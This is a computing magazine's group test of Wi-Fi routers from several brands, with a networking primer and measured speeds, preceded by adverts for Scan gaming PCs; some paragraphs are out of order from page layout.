- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

£675 Inc VAT

The combination of quad-core Intel® Core™ i5 4460 processor and NVIDIA GeForce GTX 960 SSC ACX graphics card ensures that the G30i can play any game you throw at it.



Get the best of work and play with the new Windows.



Scan Value PCs

A range of computers perfectly suited for the home/office. These affordable PCs are very flexible workhorses, capable of every task, from email/web surfing to high-end applications such as photo editing, video encoding and gaming. All of our Value Systems are pre-built and soak-tested so are ready to ship for next-day delivery.



Finance Available on
PCs above £300



Built by award
winning 3XS team



Fully soak tested



Fully 3XS
compatible



Ready to ship



2 Year Warranty
Part + Labour



The most awarded PCs and Laptops Period.



Scan 3XS Gamer 20i Gaming PC

- Intel® Core™ i7 4790 processor
- 8GB Corsair DDR3 2133MHz memory
- 4GB NVIDIA GeForce GTX 970 SC ACX
- 1TB Seagate HDD
- Windows 8.1
- 3 Year Premium Warranty

£1009 Inc VAT

The 3XS Gamer 20i is a super-fast gaming PC thanks to its combination of quad-core Intel Core i7 4790 CPU running at 3.6GHz with added Hyper-Threading plus a 4GB NVIDIA GeForce GTX 970 graphics card. These components are installed in an Asus Z97-K motherboard along with a 1TB hard disk.



Scan 3XS Z97 Vengeance Gaming PC

- Intel® Core™ i7 4790K processor overclocked up to 4.7GHz
- 8GB Corsair DDR3 2133MHz memory
- 4GB NVIDIA GeForce GTX 980 SC
- 250GB Samsung 850 SSD & 2TB HDD
- Windows 8.1
- 3 Year Premium Warranty

£1459 Inc VAT

This high-end gaming system includes a water-cooled Intel Core i7 4790K CPU overclocked up to 4.7GHz plus a 4GB NVIDIA GeForce GTX 980 graphics card, 8GB of 2133MHz Corsair Vengeance Pro DDR3, 250GB SSD for lightning quick gaming loading and a 2TB hard disk.



3XS Graphite LG157 Gaming Laptop

- Intel® Core™ i7 4720HQ processor
- 8GB Corsair DDR3 1600MHz memory
- 2GB NVIDIA GeForce GTX 960M
- 15.6in 1,920 x 1,080 screen
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

£879 Inc VAT

The LG157 is a 15.6" mid-range gaming laptop that includes a NVIDIA GeForce GTX 960M graphics card plus an Intel Core i7 4720HQ CPU, up to 16GB of RAM and multiple hard disks and SSDs. The LG157 is ready for next-day delivery and is protected by a 2 Year Premium Warranty.



3XS Graphite LG1720 Gaming Laptop

- Intel® Core™ i7 4720HQ processor
- 8GB Corsair DDR3 1600MHz memory
- 3GB NVIDIA GeForce GTX 970M
- 17.3in 1,920 x 1,080 screen
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

£1079 Inc VAT

The LG1720 is a 17.3" high-end gaming laptop that includes a choice of powerful NVIDIA GeForce GTX 970M or 980M graphics card, ensuring silky smooth frame rates in all games. The LG1720 is ready for next-day delivery and has a 2 Year Warranty.



Scan Computers recommends Windows.

3XS Custom Series

Our 3XS Custom Series is a range of computers designed to offer the best performance for a variety of applications, with a particular focus on games. We build Custom Series PCs to order, so we can configure and tailor make an individual PC just the way you want it. We can also overclock the processor, so you get a faster PC without a substantial increase in price. All 3XS Custom Series PCs are covered by a three year warranty as standard with the first year on-site.



Scan 3XS Overclocked



Built by award winning 3XS team



3 Year Warranty

3XS SYSTEMS

Don't put up with substandard speeds and wireless dead spots. Get a replacement router and make your network fly

GET A FASTER ROUTER

EVEN IF YOU pay for superfast broadband, a substandard router will stop you getting the fastest speeds and stable connections throughout your home. This month we've put 11 of the latest models up against the supplied routers from the UK's biggest ISPs, to see if an upgrade is worth your while.

A MAN WITH A WAN

The first thing to consider when choosing a router is your internet connection. If you have an ADSL connection, it's best to buy a router with a built-in ADSL modem. This cuts down on clutter, as you have a modem and router all in one box. If you use a fibre-to-the-cabinet service such as BT's Infinity you'll need a router that has a VDSL modem; most routers with VDSL modems also support ADSL.

If you have your heart set on a new router that doesn't have a built-in modem, how you use it to get online depends on your current equipment. If you have a modem with your

point; see tinyurl.com/homehubisp for a full setup guide (this is for the BT Home Hub 5, but will work with any replacement router).

TURN UP THE AC

Any router you buy today will support at least 802.11n, the wireless standard that dates back to 2007. In 2013 we saw the introduction of the 802.11ac standard, which was a big improvement in terms of speed. With 802.11n you're limited to a theoretical maximum throughput of 600Mbit/s, whereas 802.11ac can go all the way up to a stratospheric 2,600Mbit/s. Such blistering speeds are purely theoretical, and it's unlikely you'll ever see anything close to that, but there's still a serious speed difference between 802.11n and 802.11ac speeds. Our graphs on page 87 will show you how well each router performed in our tough testing environment.

The 802.11n standard is split into 2.4GHz and 5GHz frequencies. The 2.4GHz mode is

can be useful if you're struggling to maintain a stable connection in 5GHz mode.

Both the 2.4GHz and 5GHz bands are also subdivided into a selection of channels. Each channel is essentially a slice of the wireless spectrum, but neighbouring channels will overlap with one another to a certain degree, meaning they can cause interference. Most routers can select the least congested channel automatically, but sometimes you might find performance improves if you select the channel manually. A smartphone app such as Wi-Fi Analyzer will be able to help identify the best channel to use. The 2.4GHz band has fewer channel options than 5GHz, with more of them overlapping, which is partially why 5GHz offers better performance.

THE LAN BEFORE TIME

It's not all just about wireless networking. Wired Ethernet still usually provides the best and most consistent network connection, so if you have a PC or a NAS within reach of your router, this will still be your best bet for speed. Ideally you'll want a router that has full-speed Gigabit Ethernet ports that provide up to 1,000Mbit/s throughput. Some cheaper routers only provide 100Mbit/s connections, even over wired Ethernet. Unlike wireless, a wired connection will give you very close to the adaptor's claimed maximum speed.

Routers have many advanced functions, such as port forwarding to let incoming internet traffic through your firewall and be directed to the correct device, or to prioritise certain types of network traffic, such as streaming video, to maintain network performance. You access these functions through a web interface, but not all admin interfaces are equal when it comes to ease of use; we'll mention if any are particularly fiddly. If your router has USB ports, this interface is also where you'll set up functions such as network storage or printer sharing.

A smartphone app such as Wi-Fi Analyzer will be able to help identify the best channel to use

fibre connection, such as a BT Openreach model, you'll be able to plug this into the WAN port on your new router, then put your username and password in the router's settings to get online.

If your ISP-provided router has a built-in modem, things are a little trickier. The easiest way is to switch your router into modem mode, if such a mode exists (this is simple on the Virgin Super Hub). If there's no such mode, you'll have to turn off the new router's DHCP server, plug one of its LAN ports into one of your ISP router's LAN ports, then disable wireless on your ISP router. This will turn the new router into a super-fast access

used by older devices, and is more congested and generally slower than 5GHz. Most decent routers can broadcast simultaneously on both 2.4GHz and 5GHz bands, so are often referred to as 'dual-band' routers; this is useful if you have older 2.4GHz kit you want to connect at the same time as 5GHz equipment. Recently, more advanced routers have become available that are tri-band. This means they have a single 2.4GHz band complemented by two 5GHz bands. This provides plenty of space to connect all your devices to avoid congestion and increase performance. 5GHz devices can also connect to 2.4GHz networks; 2.4GHz networks tend to have greater range, so this

ASUS RT-AC3200



£210 inc VAT • From www.ebuyer.com

ROUTER

VERDICT

The imposing RT-AC3200 is packed with features, but its wireless performance isn't the best we've seen

THE ASUS RT-AC3200 is a tri-band router able to broadcast on three simultaneous networks: two on the 5GHz band and one on 2.4GHz. The 5GHz networks have a theoretical throughput of 1,300Mbit/s each, with a further 600Mbit/s for the 2.4GHz. This leaves you a staggering combined 3,200Mbit/s of throughput. There's no built-in modem, so you'll need to connect it to an ADSL or fibre modem or router for internet access.

A smart connect feature connects devices on the most suitable network according to the device speed, signal strength and congestion. This is useful if you want a hands-off approach to network management. However, it requires you to have all three networks broadcasting under the same SSID with a single password. Some people prefer to manage which network is used by each device manually, and you can create individual networks with separate passwords in the router's admin interface.

Otherwise, there are four Gigabit Ethernet ports for your wired network devices and a

WAN port for connecting a modem or another router. You can also connect a storage device or a printer to one of two USB ports to share over your network; one port uses the faster USB3 standard. You can use Asus AiCloud to access your USB storage remotely through an app for iOS and Android devices, or through a personalised web link in a browser.

The router's admin interface provides options such as Quality of Service, Dynamic DNS and Port Forwarding. You can also set up guest networks for visitors without giving them full access to your network; the router supports a staggering nine different networks.

We tested wireless speeds first with our reference laptop's integrated 802.11n adaptor. On the 2.4GHz band we saw a transfer rate of 38.9Mbit/s at 10m and 14Mbit/s at 25m. When testing the wireless speeds of the 5GHz bands we noticed slightly differing speeds between the bands, however.

Diving into the router admin, we saw this was because the two networks use different



channel groups. The first network only uses wireless channels between 36 and 48, whereas the second uses channels between 100-140, which are less commonly used and so less congested. On the first 5GHz network we only saw 133Mbit/s at 10m and 83.7Mbit/s at 25m, but when we switched to the second network we saw considerably faster speeds of 181.8Mbit/s and 133Mbit/s respectively.

Asus didn't provide a USB adaptor for us to test 802.11ac throughput, so we used our reference Trendnet TEW-805UB 802.11ac USB adaptor (£10 inc VAT from www.ebuyer.com). Throughput at 10m was 233Mbit/s on both 802.11ac 5GHz bands – underwhelming for a high-end router. At 25m we saw 126.5Mbit/s and 195.7Mbit/s, which are reasonable results.

The RT-AC3200 is undoubtedly a feature-packed router with plenty of functions for those looking to tinker, but in terms of straight wireless speeds we were a little disappointed. The D-Link DIR-890L has superior tri-band performance for the price.

D-LINK DIR-890L



£228 inc VAT • From www.dabs.com

ROUTER

VERDICT

The DIR-890L is a good choice if you have a lot of devices on your network, but its long-range performance is below par for the price

THE D-LINK DIR-890L is an eye-catching router. Its tri-band specification requires a whopping six external high-gain antennas. This means it can broadcast two 5GHz and one 2.4GHz networks. As the DIR-890L has no built-in modem, there's a Gigabit WAN port for connecting to an ADSL or fibre modem or another router. There are four Gigabit LAN ports for wired network devices, and you can add storage to your network through a USB3 and USB port on the rear of the router.

The faster USB3 port will be ideal for network-attached storage, and it also works with the mydlink SharePort app so you can access all your files while on the move away from your network. You'll need to install the mydlink SharePort app on your iOS or Android devices, but after you've done this you'll have an easy way to access your content. The slower USB port can be used to share a printer across your network, but you'll need to install the SharePort utility on each computer you want to print from.

The DIR-890L has a much cleaner admin interface than we've seen on some of D-Link's routers in the past. We particularly liked the approach to scheduling. You can use the simple interface to create schedule profiles and then apply these profiles to various features, such as to access QoS, so they're only in operation at those specific times. It's also possible to deny access to a specific list of websites or restrict access to only certain websites at times you choose.

The DIR-890L uses Smart Connect, so all three networks are broadcast under one SSID. The router can detect the connecting wireless device and connect it to the most appropriate network, by taking into account factors such as network traffic. You can disable Smart Connect if you want three distinct networks with passwords you set yourself.

Wireless speeds were respectable if not stratospheric. On the 2.4GHz band with our laptop's integrated 802.11n adaptor we saw speeds of 46.9Mbit/s at 10m and 7.8Mbit/s at



25m. The drop-off in speed at the greater distance was disappointing. Speeds on the 5GHz band were respectable at close distance, where we saw 195.7Mbit/s at 10m. Again, though, there was a big drop in speed at 25m, with our throughput dropping to 58Mbit/s.

Switching to D-Link's 802.11ac DWA-182 USB adaptor (£25 inc VAT from www.cclonline.com) and 802.11ac mode, we saw speeds of 279.6Mbit/s and 219Mbit/s at 10m and 25m; respectable results, but we would have liked to have seen better considering the high price of the router. Unlike with the Asus RT-AC3200, there was no speed difference between the router's two 5GHz bands.

The DIR-890L's tri-band specification makes it a good option if you have lots of devices you need to get online, and we appreciated its easy-to-use interface. It's quick with D-Link's own USB adaptor but its 802.11n performance with our laptop's integrated wireless chipset wasn't brilliant, and it's very expensive, so it misses out on an award.

D-LINK DSL-3590L£157 inc VAT • From www.dabs.comADSL
ROUTER**VERDICT**

The DSL-3590L is feature-packed but its 5GHz 802.11ac performance wasn't what we expected for the high price

D-LINK HAS BEEN making cylindrical routers for a while, and the great-looking DSL-3590L is another example. It's certainly one of the best-looking routers we've seen, although some may prefer the more understated front of the DIR-868L. The DSL-3590L has a strip of green LEDs running vertically up its front, which can be a little distracting as they blink away to indicate activity.

One of the main differences between the two models is that the DSL-3590L has a built-in ADSL2+ modem and an RJ11 port for connecting to your telephone socket. Usefully, it's also possible to set one of the four Gigabit Ethernet ports as a WAN port to plug into a modem, should you find yourself changing to a cable or fibre ISP. You'll just need to switch the router to Residential Gateway mode.

D-Link has greatly improved its router admin interface compared to previous versions, and it's now far cleaner and more

approachable. Settings such as Quality of Service and Dynamic DNS are all within easy reach.

The DSL-3590L has two USB ports, one of which is USB3. These are compatible with D-Link's SharePort, so once you've plugged in a storage device you'll have a pseudo-cloud server for networked storage. With the mydlink SharePort app for iOS or Android, you can also access music, video and photos stored on your networked storage away from your home network. You can also access your files on your local network through UPnP and SMB sharing, and it's easy to create up to 10 user accounts with various levels of access.

We were slightly disappointed with the DSL-3590L's wireless speeds. Its performance on the 2.4GHz band with our laptop's 802.11n adaptor was respectable, but our other results didn't meet the expectations we had for a



router at this price. On the 2.4GHz network at 10m it managed 43.7Mbit/s, dropping to 17.1Mbit/s at 25m. On 5GHz we saw a decent 158.5Mbit/s at 10m and 126.5Mbit/s at 25m, which is more impressive.

Performance with D-Link's 802.11ac DWA-182 USB adaptor (£25 inc VAT from www.cclonline.com) didn't blow us away. In 802.11ac mode we only saw 195.7Mbit/s and 158.5Mbit/s, which is slower than we would expect from a high-end router.

At this price, the DSL-3590L has some stiff competition from the similarly priced (if modem-less) Linksys WRT1200AC. The Linksys router is far faster in 802.11ac mode, but the DSL-3590L is superior if you're going to use it with integrated 802.11n chipsets and has an easier-to-use interface. If you want an unobtrusive router to use with 802.11n devices, the DSL-3590L is a good choice.

DRAYTEK Vigor 2860ac£250 inc VAT • From www.dabs.comADSL/
VDSL
ROUTER**VERDICT**

The Vigor 2860ac is a feature-heavy business-orientated router with useful redundancy for your internet connection

THE VIGOR 2860ac is the follow-up to the Vigor 2860n. The main change is the upgrade to the faster 802.11ac standard. The 2860ac can broadcast at a theoretical 1,300Mbit/s on its 5GHz band and simultaneously at 300Mbit/s on the 2.4GHz band.

The 2860ac's design marks it out as a business router. All its ports are on the front, unlike most consumer routers. There's an RJ11 port for an ADSL or VDSL connection (the 2860ac supports BT Infinity services) as well as a Gigabit Ethernet WAN port for an external cable or fibre modem. There are also six full-speed Gigabit Ethernet ports for wired devices, two more than you see on most consumer-grade routers. A bank of LEDs gives an indication of activity on the various ports.

As well as the ADSL/VDSL modem and WAN, there are also two USB ports that you can use to connect a 3G or 4G modem, although not every dongle is supported. A list of supported USB modems is available on the DrayTek website (tinyurl.com/draytekdongles). This means you have a secondary internet connection to fall back on, which is useful if a

working internet connection is paramount. The USB ports can also be used for sharing FAT32-formatted storage, but files are only available through FTP rather than SMB, which isn't the most intuitive method.

The 2860ac is well placed to segregate different parts of your network from different users. It can broadcast four separate networks on each band, and one is set as a guest network by default. The Isolate Member function lets you prevent separate networks from cross-communicating. The router admin interface isn't the most approachable for anyone but an experienced user, however. Finding certain settings requires a lot of searching and digging through sub-menus.

Transfer speeds in our tests were below average. 2.4GHz performance was poor. When connected to our laptop's integrated 802.11n adaptor we only saw a pitiful 6.8Mbit/s at 10m, and the router couldn't hold a stable connection at 25m. We saw better results on the 5GHz band, with 102.1Mbit/s at 10m and 61.5Mbit/s at 25m, but these are still lacklustre for a modern 802.11n router.



DrayTek didn't send us a USB adaptor for testing, so we used a Trendnet TEW-805UB 802.11ac USB adaptor (£10 from www.ebuyer.com) to test 802.11ac speeds. In this mode we saw 233Mbit/s at 10m and 156.9Mbit/s at 25m, which are only average speeds.

One niggle we encountered was that the router would occasionally choose to broadcast automatically on 5GHz wireless channels that our adaptors weren't able to use. We couldn't find a way to change the region for the router in order to force it to only use channels rated for Europe. Instead, your best bet is to set the channel manually. The router does at least help by identifying the least congested channel to use; you'll just need to make sure it's one that falls under Europe's allocation for the wireless spectrum.

Overall wireless transfer speeds aren't the router's strong point, and it's very expensive. However, if you're looking for a router with advanced business features, the 2860ac's other functions might make up for its lack of speed, and its support for a backup internet connection could be useful in an emergency.

LINKSYS E1700 N300



£35 inc VAT • From www.amazon.co.uk



VERDICT

The Linksys E1700 won't break the bank, but it has dreadful 2.4GHz performance and no 5GHz mode

THE LINKSYS E1700 N300 is a basic router with a plain design. It's a flat rectangle with a large footprint, with two external detachable antennas protruding from its rear. There are holes on its base if you want to mount it on a wall for better wireless reception.

The E1700 only supports 802.11n rather than 802.11ac, so it's not the quickest router. Disappointingly, it's only capable of using the 2.4GHz band. The router only has a theoretical maximum throughput of 300Mbit/s, which is slow by current standards.

The setup process is slightly convoluted. The included documentation and quickstart guide isn't particularly helpful as it simply tells you to use the setup CD. However, the setup program failed to detect the router connected to our system, which wasn't a good start.

Many people have systems without optical drives, so we were disappointed that the default username and password for the web admin interface weren't written on the router

itself or in the included documentation, as is the case with most other routers. This meant we had to visit the Linksys website to find the default credentials, which of course requires a working internet connection – something not everyone will have readily available if they're in the process of setting up a new router.

Once you get the router set up, you'll find it defaults to Wi-Fi Protected Setup security. This uses either a WPS PIN or the WPS pairing button found on the router itself to add devices to the wireless network, which is convenient. However, the router defaults to not having a passphrase to secure the wireless network, meaning the network is left unsecured at first. Setting a passphrase is one of the first things you should do.

The E1700's admin interface is otherwise easy enough to use, with the ability to forward ports and set up Dynamic DNS all within easy reach. As the router is so basic, there aren't any USB ports or other connections. If you're



looking to share storage or a printer over your network you'll have to look elsewhere.

The E1700's 2.4GHz wireless speeds are poor. With our laptop's built-in 802.11n wireless adaptor we saw a crawling 8Mbit/s at 10m and 4.5Mbit/s at 25m; at least the router managed to hold its connection at 25m, which is more than can be said for some basic models.

Even at 1m from the router we only saw 40.1Mbit/s. The E1700's saving grace is that our testing environment is a rather extreme test with a multitude of wireless devices that could cause interference on the 2.4GHz band. In a home environment the E1700 might perform fractionally better. Performance was actually worse using a Linksys WUSB6300 adaptor (£30 inc VAT from www.maplin.co.uk). With this dongle we saw only 3.6Mbit/s at 10m and 1.9Mbit/s at 25m.

The Linksys E1700 N300 isn't expensive, but its performance is woeful. There's no real advantage over the one provided by your ISP.

LINKSYS WRT1200AC



£150 inc VAT • From www.maplin.co.uk



VERDICT

The Linksys WRT1200AC has decent 5GHz 802.11ac performance, but there are better routers for the price

LINKSYS ROUTERS TYPICALLY fall into one of two categories: sleek and stylish, or garish but more fully featured models such as the WRT1200AC. With its array of blinking LEDs and two external antennas, all finished in blue, the WRT1200AC screams 'router'. If you like your tech to look geeky, you'll love it.

The heat-dissipating vents at the top make it clear that the WRT1200AC is a serious piece of networking kit. It's a large router, but those looking to save space by placing any objects on top of it will be wise to heed the warning in the quick start guide, which explicitly states that you shouldn't place anything on top of the vents because of the risk of overheating. You at least have the option of wall-mounting if you want to get the router out of the way.

The WRT1200AC has a rated throughput of 400Mbit/s on its 2.4GHz band and 868Mbit/s on its 5GHz band, and can broadcast on both bands simultaneously. There's no built-in modem, so you'll need to connect a modem or router through its Gigabit WAN port for your cable, ADSL or VDSL connection. There

are four Gigabit Ethernet ports on the rear of the router for connecting wired devices.

There's a USB3 port for connecting external storage or a printer, as well as a second eSATA/USB combo port. Adding networked storage is easy, and you can use SMB or FTP to access files as well as DLNA for network media streaming. You'll have to install the Linksys printer utility on each system you want to print from, as well as the printer's driver.

The WRT1200AC has a setup wizard, but if you ever want to run through the wizard again you'll need to factory-reset the router, which is annoying. We also found it inconvenient that the default admin username and password aren't written on the router or in the accompanying documentation, so you'll need to hunt these out yourself online unless you have an optical drive to run through the CD-based setup program.

The router admin interface is pretty typical for Linksys routers, with options tucked away under various tabs. When you delve into any of these, the descriptions for other tabs are

hidden, which means finding the options you want can get a bit confusing. We found accessing features such as the Dynamic DNS setup an exercise in trial and error.

Wireless performance using our laptop's built-in 802.11n adaptor was disappointing on the heavily congested 2.4GHz band. At 10m we saw only 9.8Mbit/s and a very slow 1.9Mbit/s at 25m, which are poor results for a router at this price. Throughput was quicker on the 5GHz band, but still lower than we were expecting: at 10m we saw 135.8Mbit/s, dropping to 53.6Mbit/s at 25m.

Performance improved with a Linksys WUSB6300 adaptor (£30 inc VAT from www.maplin.co.uk), where we saw 802.11ac speeds of 279.6Mbit/s at 10m and 233Mbit/s at 25m – some of the fastest speeds we've seen.

Overall, the Linksys WRT1200AC is an expensive router and its overall performance doesn't quite live up to its price. You'd be better served by the TP-Link Archer C9, which has more consistently quick performance at a considerably lower price.



NETGEAR D6400

ADSL/
VDSL
ROUTER£150 inc VAT • From www.pcworld.co.uk

VERDICT

The Netgear D6400's high price left us expecting far better performance

THE UPRIGHT-STANDING Netgear D6400 is nice and inconspicuous for an 802.11ac router. Its small footprint will make it easy to hide away out of sight and its glossy finish is actually quite attractive, although it does prove a dust and fingerprint magnet.

The router has a theoretical throughput speed of 300Mbit/s and 1,300Mbit/s on its 2.4GHz and 5GHz bands respectively. It's also

Configuring the router is pleasingly simple, with an easy-to-navigate admin interface that makes changing settings easy.

The D6400 has a built-in ADSL/VDSL modem, and you also have the option of connecting a separate fibre or cable modem through the router's Gigabit WAN port, so you'll still be able to use this router as an upgrade for a fibre or cable router. There are



each system as well as the ReadySHARE USB printer software. Although the process is

long-winded, it worked well for us and we were set up and going after a few minutes.

Wireless speeds from the D6400 were underwhelming. When connected to the 2.4GHz band with our laptop's integrated 802.11n wireless adaptor, we saw only a paltry 9.6Mbit/s at 10m and a trickling 5.8Mbit/s at 25m. Things improved considerably on 5GHz, with 167.8Mbit/s at 10m and 106Mbit/s at 25m; both respectable, if not spectacular, speeds.

Speeds improved with a Netgear A6200 802.11ac USB adaptor (£42 inc VAT from www.argos.co.uk) and the router in 802.11ac mode, with 167.8Mbit/s at 10m and 149.1Mbit/s at 25m, but these are still far from the fastest we've seen, especially at this price.

The Netgear D6400 is an attractive router but it's far too expensive for its capabilities. For this amount of money you'll be better off with the D-Link DSL-3590L if you're after an ADSL router.

Configuring the router is simple, with an easy-to-navigate admin interface that makes changing settings easy

able to broadcast on both bands simultaneously, which is useful if you have a mix of older and newer devices to connect.

Out of the box the D6400 broadcasts each band with separate SSIDs, making it easy to identify which network you want to connect to. You can disable the wireless altogether with a button on the side of the router.

four Gigabit Ethernet ports as well as two USB ports for network storage or sharing a USB printer over the network.

The USB ports can be used in conjunction with Netgear's ReadySHARE application to allow you to create a DLNA-compatible media server. In order to share a USB printer you'll need to manually install the printer drivers on

NETGEAR Nighthawk R7000



ROUTER

£150 inc VAT • From www.broadbandbuyer.co.uk

VERDICT

The Netgear R7000's wireless speeds don't quite match up to its supersonic design

YOU KNOW WHAT to expect with Netgear's Nighthawk range. They're characterised by their highly angular designs, a homage to the F-117 Nighthawk stealth plane. The similarities are obvious, with sleek lines, an angular design and black colouring. It risks looking tacky but works surprisingly well, thanks in part to Netgear's use of high-quality materials.

The R7000 is an 802.11ac router that doesn't have a built-in modem, so you'll need to connect an external cable or fibre modem to the WAN port. The router is rated at up to 1,300Mbit/s throughput on the 5GHz band and can broadcast simultaneously on the 2.4GHz band with a theoretical 600Mbit/s throughput.

The R7000 doesn't neglect wired connections, either, and there are four Gigabit Ethernet ports to connect your PC, Smart TV or any other equipment. There are also two USB ports for connecting USB drives and printers so you can share them with other users on your network.

The front USB port is a faster USB3 version, but we would have preferred this to

be located at the rear. That way we could have had a storage drive permanently plugged in without spoiling the look of the R7000's front panel. The USB ports can also be used in conjunction with Netgear's ReadyCLOUD service to access files outside your network.

The R7000's web interface is well organised and uncluttered. The web interface comprises two tabs, Basic and Advanced, with sub-categories down the left-hand side that let you access the setup wizard and USB storage options, among many others.

Some users may find it more convenient to download the Netgear Genie app for iOS or Android and configure the R7000 on a smartphone or tablet from the comfort of a sofa. We tested the iOS version of the Netgear Genie app, and found it easy to use. You can change the SSID and password of your wireless network, view a map of your network and set up a guest network, among many other options. The Netgear Genie app is free, so it's well worth downloading if you decide to go for the R7000.



We tested the R7000's performance first with our laptop's integrated 802.11n adaptor. On the 2.4GHz network we saw speeds of 53.6Mbit/s at 10m and 26Mbit/s at 25m, which are spectacular speeds for 2.4GHz. On the less-congested 5GHz band we saw speeds of 167.8Mbit/s at 10m, which is above average, and 139.8Mbit/s at 25m, which is one of the best results we've seen at this distance.

We were disappointed with the throughput speeds we saw once we switched to the Netgear A6200 802.11ac USB adaptor (£42 inc VAT from www.argos.co.uk). At 10m distance with the adaptor we saw 181.8Mbit/s, with a drop to 149Mbit/s at 25m. This is underwhelming for a fairly high-end router.

The R7000 is a great-looking router with a well-organised interface, and its 2.4GHz and 5GHz wireless performance is excellent. It's disappointing in 802.11ac mode with Netgear's adaptor, though; the cheaper TP-Link Archer C9 has stronger all-round performance.

NETGEAR Nighthawk X4 R7500



£170 inc VAT • From www.broadbandbuyer.co.uk

VERDICT

Plenty of speed, but to take advantage of the higher throughput you'll need extra equipment

THE NIGHTHAWK X4 R7500 is an 802.11ac router that provides a combined throughput of 2,300Mbit/s across its 2.4GHz and 5GHz bands. That breaks down as 600Mbit/s on the 2.4GHz and 1,730Mbit/s on the 5GHz band.

To help with carrying so much bandwidth, the R7500 has four external high-power antennas. The rest of the design is what we've come to expect from the Nighthawk range: sleek, black lines and harsh, aggressive angles. White LEDs show you when there's activity on the router's four Gigabit Ethernet ports, wireless networks and other ports.

There are 13 LEDs in total, which could be distracting, but there's a switch on the back of the router to disable all lights apart from the power indicator, a feature we don't often see. Around the back is an Ethernet WAN port for connecting your ADSL, cable or fibre modem.

There are two USB3 ports for sharing printers and storage devices over your network via Netgear's ReadySHARE service. You can also use ReadySHARE Vault for automated PC backups. The R7500 doesn't

have the R7000's ReadyCLOUD functionality to access your files from outside your network, though, which is a shame.

Configuring the router is a breeze if you use the Netgear Genie app on iOS or Android. This automates much of the initial setup and gives you an easy way to monitor network performance and activity. Otherwise the more traditional web-based router admin interface has a functional and clean design that's easy to navigate. Finding the settings for common functions such as setting up guest networks is pleasingly straightforward.

Wireless performance with our laptop's integrated 802.11n adaptor was strong. On the 2.4GHz band we saw 26Mbit/s at 10m, which is around average, but this only dropped marginally to 22.4Mbit/s at 25m, which is one of the strongest results we've seen at this range. On the 5GHz band we saw 181.8Mbit/s and 114.8Mbit/s, which are above-average results, if not top of the pack. Once we switched to a Netgear A6200 802.11ac USB adaptor (£42 inc VAT from www.argos.co.uk),



we saw 256.3Mbit/s and 219Mbit/s, which are around average scores for an 802.11ac router.

A theoretical throughput of 1,730Mbit/s on the 5GHz band is an impressive amount of bandwidth, but is also beyond the capabilities of your average integrated or USB Wi-Fi adaptor, even those rated for 802.11ac. This means to get close to the R7500's potential maximum performance you'll likely need to use a second router in wireless bridge mode. This is an expensive way of doing things, but with two R7500s in this configuration we saw 302.9Mbit/s at 10m and 279.6Mbit/s at 25m; an improvement, but not quite the leap we were hoping for considering we were using over £300 worth of network equipment.

The Netgear R7500 has decent performance for the money, and is worth the extra cash over the R7000 for the performance boost. Overall, though, we still prefer the cheaper and generally faster TP-Link Archer C9.

TP-LINK Archer C9



£103 inc VAT • From www.argos.co.uk

VERDICT

The attractive TP-Link Archer C9 has top performance at a very reasonable price

THE PROSPECT OF an AC1900-rated router for a fraction over £100 is an enticing offer. The TP-Link Archer C9 can simultaneously broadcast on both 2.4GHz and 5GHz bands at 600Mbit/s and 1,300Mbit/s respectively.

It's a good-looking router, too. Its glossy white finish with silver accents could almost be described as classy. It's about the size of a hardback book and is designed to be propped upright with its integrated stand.

There are two USB ports: one on the back and a USB3 port on the side. These ports can be used for connecting storage or sharing a printer. You can use DLNA, SMB or FTP to share your connected media files. There are four full-speed Gigabit Ethernet ports for your wired devices as well as a Gigabit WAN port for connecting an external modem or router.

There's a wireless on/off button as well as a WPS pairing button that also doubles as a reset switch. Resetting requires a long press, so you shouldn't find yourself accidentally rebooting the router when you're adding a wireless device through WPS pairing.

By default the Archer C9 broadcasts two distinct networks with different SSIDs, the names of which are printed on the back of the router. This is also where you can find the default network password, which doubles as the WPS PIN.

One peculiar anomaly we found was that for some reason the 5GHz band was set to United States by default, while the 2.4GHz band was correctly set to the UK. This meant we initially weren't able to detect the 5GHz band until we noticed the incorrect setting. Changing the region affects the channels the router broadcasts, which is why we were struggling to detect the 5GHz network.

Changing the setting was straightforward, however, and the Archer C9's router admin interface is generally easy to use. It has all the functions you would expect, including Dynamic DNS and Port Forwarding. You also get Parental Control settings so you can control internet usage during specific times or restrict access to certain websites. You can



also set up two guest networks, one on each band, allowing you to let visitors connect without having access to other devices on your main network.

Overall wireless performance was fantastic, even on the more congested 2.4GHz band. Using our laptop's integrated 802.11n adaptor we saw speeds of 42Mbit/s and 17.9Mbit/s at 10m and 25m, which are strong results. Performance was even better on the 5GHz band, where we saw 181.8Mbit/s at 10m and 105.4Mbit/s at 25m; one of the best 10m speeds we've seen, and above average at 25m.

To test 802.11ac speeds we used TP-Link's Archer T4U 802.11ac USB adaptor (£30 inc VAT from www.argos.co.uk). Performance was excellent. At 10m it managed an exceedingly swift 326.2Mbit/s, dropping to a still superb 256.3Mbit/s at 25m. This is the fastest 802.11ac router we've seen at both distances.

With such great performance at a reasonable price, the Archer C9 is a fantastic router. It wins a Best Buy award.

ZYXEL Armor Z1

ROUTER

£253 inc VAT • From www.ballicom.co.uk

VERDICT

The Armor Z1 is eye-wateringly expensive, but its performance doesn't match the price

THE ZYXEL ARMOR Z1 is a particularly big router, even considering 802.11ac-rated routers' tendency to be on the large side. It's a surprisingly attractive router, too, thanks to the yellow accents and vents across its front and carbon fibre-like detailing across its top.

The Armor Z1 has four Gigabit Ethernet ports and a Gigabit WAN for connecting a modem or router. There are also two USB3 ports tucked away behind a flap on the side of the router. Routers rarely hide away the USB ports like this and we like how the cover maintains the router's sleek design when the ports aren't in use. The USB ports can be used for network storage, with support for SMB, FTP and DLNA, or for setting up a print server.

Four external antennas protrude from the rear, and these allow the Armor Z1 to operate simultaneously on the 2.4GHz and 5GHz bands. Both bands are set to broadcast under the same SSID, which makes it tricky if you want to choose which network to connect to. Separating the two networks is simple enough once you're in the router admin interface.

However, one annoyance we found was that there's no way to access the router's admin without a functioning modem attached to the router's WAN port. This is because it forces you to go through the 'eaZy 123' setup process before you can change any settings. This is potentially irritating for anyone looking for a router just to create a local network.

The other annoyance we encountered was that the 5GHz band was set to broadcast on a channel not covered by the European 802.11 standard, so our laptop and USB adaptor were initially unable to detect the 5GHz network. In order to change to a supported channel you first need to access the Expert section of the router's interface, but this is hidden away behind a tiny link that is very easily missed.

